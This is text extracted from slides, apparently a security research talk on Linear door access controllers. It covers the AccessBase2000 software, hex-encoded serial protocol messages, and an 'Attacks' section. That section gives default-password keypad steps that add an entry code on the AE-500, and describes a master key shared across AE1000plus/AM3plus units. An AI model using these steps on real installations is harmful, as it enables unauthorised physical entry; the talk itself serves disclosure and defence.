
Linear – Typical Installation






Software - AccessBase2000

- ▶ Add/remove users
 - ▶ Entry codes
 - ▶ Directory codes
 - ▶ Cards
 - ▶ Transmitters
- ▶ Manually toggle relays
- ▶ View log reports
- ▶ Communicates through serial
- ▶ Requires a password to authenticate





File View Setup Help



Cardholders:

- [-] All Access [2]
 - [+] Dennis
 - [+] Bob Billy
- [-] No Access
- [-] New Cardholder set [1]
 - [+]



Not Connected

Net: [A] My Network

☒ Disconnect after programming

Cardholders for All Access

First Name:	Middle:	Last Name:	
Billy	B	Bob	
Street:			
123 Fake St			
City:	State:	Zip Code:	
Home Phone:	Work Phone:		
Expiration (12:00 a.m.)			
<input checked="" type="checkbox"/> Never expires			

Reset
Anti-passback
Status

Credentials



Transmitters

Cards

Entry Codes

Directory Codes

Transmitters

Assign transmitter

Assign



Surrender transmitter

Surrender

Transmitters assigned
to this cardholder.

2312 (indiv)

Transmitter Status

☐ Suspended☐ Lost

Assign New
Individual
Transmitter

Apply

PC to Controller Communication

- ▶ Request

- ▶ `5AA5000A1105010008000000CB97`

- ▶ Response

- ▶ Acknowledged:

- `5AA50004110C4625`

- ▶ Not Acknowledged:

- `5AA50005110D024C23`


- ▶ Invalid Checksum:

- `5AA50005110D017EB8`


- ▶ No response (not authenticated)




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`5AA50005110D024C23`



String is Hex Encoded






Attacks

LOCAL AND REMOTE ATTACKS

So how do we target these controllers?

- ▶ Physical Access
 - ▶ Local Programming
 - ▶ Serial port inside the controller




Local Attacks

AE-500 – Default Password




- ▶ Hold 0 and 2 on the keypad
- ▶ Type the default password:
123456#
- ▶ Input the commands to add a
new entry code
 - ▶ 31#9999#9999#99#
- ▶ Type in your new code (9999)
- ▶ Access Granted!






LINEAR ACCESS
TELEPHONE ENTRY

OPERATING INSTRUCTIONS:

1. PRESS AND RELEASE  TO VIEW THE DIRECTORY
2. HOLD  TO SCROLL FORWARD
3. HOLD  TO SCROLL BACKWARD
4. LOCATE THE DESIRED NAME IN THE DIRECTORY
5. ENTER THE DIRECTORY CODE TO CALL RESIDENT

IF NO ANSWER, PRESS  TO HANG UP

000 666 600
000 666 600
000 666 600 600
000 666 600 600
000 666 600 600
000 666 600

1 2 3
4 5 6
7 8 9
* 0 #


Master Key

- ▶ Same key for all AE1000plus, AM3plus controllers
- ▶ Purchase them from a supplier or on eBay
- ▶ Or just pick the lock
- ▶ Full access to the device



